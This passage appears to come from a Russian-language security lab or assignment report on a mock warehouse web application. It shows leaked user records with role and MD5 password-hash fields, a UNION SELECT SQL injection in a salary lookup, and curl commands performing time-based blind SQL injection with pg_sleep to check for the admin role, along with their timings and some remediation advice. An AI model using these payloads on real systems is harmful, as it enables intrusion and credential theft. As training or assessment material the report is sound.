{"defect":false,"employee_id":0,"send_to_delivery":false,"sku":15,"sort_type":"id:15|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:3","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":14,"sort_type":"id:14|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:2","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":9,"sort_type":"id:9|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:3","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":13,"sort_type":"id:13|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":7,"sort_type":"id:7|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":2,"sort_type":"id:2|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:2","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":4,"sort_type":"id:4|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:1","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":8,"sort_type":"id:8|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:2","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":11,"sort_type":"id:11|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:2","sorted":false}, {"defect":false,"employee_id":0,"send_to_delivery":false,"sku":6,"sort_type":"id:6|role:worker|pwd:b61822e8357dcaff77eaaccf348d9134|sort:3","sorted":false}]
```

2) Сессия админа с id 17

```
{ "defect":false,"employee_id":0,"send_to_delivery":false,"sku":17,"sort_type":"id:17|role:admin|pwd:21232f297a57a5a743894a0e4a801fc3|sort:2","sorted":false},
```

3) При перехвате адреса ресурса даже без регистрации возможно получить конфиденциальные данные. Критический баг.

4) Ввести рабочую идентификацию, авторизацию и аутентификацию. Ввести валидацию вводимых данных, использовать ORM защиту.

Задание 3.

1) Аутентификация/авторизация не требуется для обращения к уязвимому методу так как отсутствует ролевая модель в сервисе. При замене токена, пароля сотрудника запросы всё равно выполняются. Похитить данные мог как любой внутренний сотрудник, так злоумышленник из вне.

2) Уязвимые методы:

GET

– при запросах поиска товара,

- при поиске сотрудника по ID от имени администратора

The screenshot displays a web application interface on the left and its network traffic in the browser's developer tools on the right.

Web Application Interface (Left):



- Warehouse Admin** (Main | Cabinet | Defects | Goods | Salary | Logs | Support Chat | Sign Out)
- Salary Management**
 - Enter user ID to check salary
 - 4%20UNION%20SELECT%20id,%20%27id:%27%20%7C%7C%20id:.text%20%7C%7C%20%27%7Crole:%27%20%7C%7C%20roles%20%7C
 - Get salary**
 - User ID: 4%20UNION%20SELECT%20id,%20%27id:%27%20%7C%7C%20id:.text%20%7C%7C%20%27%7Crole:%27%20%7C%7C%20roles%20%7C
 - Wage per hour: **error**
 - Total salary: **error**
 - Role: **error**

Browser Developer Tools (Right):



- Network Tab:** Shows a list of requests. The selected request is a GET request to `https://ica38429-7cbe878-ab0d-4f83-9408-fa5ec8e6d29.182.ru/psl/financial/salary/hour?id=xcvxcvxcv` with a status of 400 (Bad Request).
- Console Tab:** Shows several error messages:
 - `Found)`
 - `400 (Bad Request)`
 - `400 (Bad Request)`
 - `404 (Not Found)`
 - `400 (Bad Request)`
 - `400 (Bad Request)`
 - `400 (Bad Request)`

обновлении информации о карте от лица суперадмина

-при



POST – при загрузке отчёта



Задание 4

Запросы на установление роли пользователя :

Роль не подтверждена:

```
C:\Users\Александр>curl -H "X-Auth-Token: your-secret-auth-token-here" -k -w "Time: %{time_total}s\n" "https://1ca30429-7cc0e878-a6b9-4f83-9408-fa5ec08e6d29.t02.ru/api/auth/check-session?auth=x'%20AND%20(SELECT%20CASE%20WHEN%20roles='admin'%20THEN%20pg_sleep(3)%20END%20FROM%20users%20WHERE%20id=1)%20IS%20NOT%20NULL%20AND%20'1'='1&id=1"
Invalid or expired session
Time: 0.147749s
```

Роль подтверждена:

```
C:\Users\Александр>curl -H "X-Auth-Token: your-secret-auth-token-here" -k -w "Time: %{time_total}s\n" "https://1ca30429-7cc0e878-a6b9-4f83-9408-fa5ec08e6d29.t02.ru/api/auth/check-session?auth=x'%20AND%20(SELECT%20CASE%20WHEN%20roles='admin'%20THEN%20pg_sleep(3)%20END%20FROM%20users%20WHERE%20id=17)%20IS%20NOT%20NULL%20AND%20'1'='1&id=1"
Invalid or expired session
Time: 3.227072s
```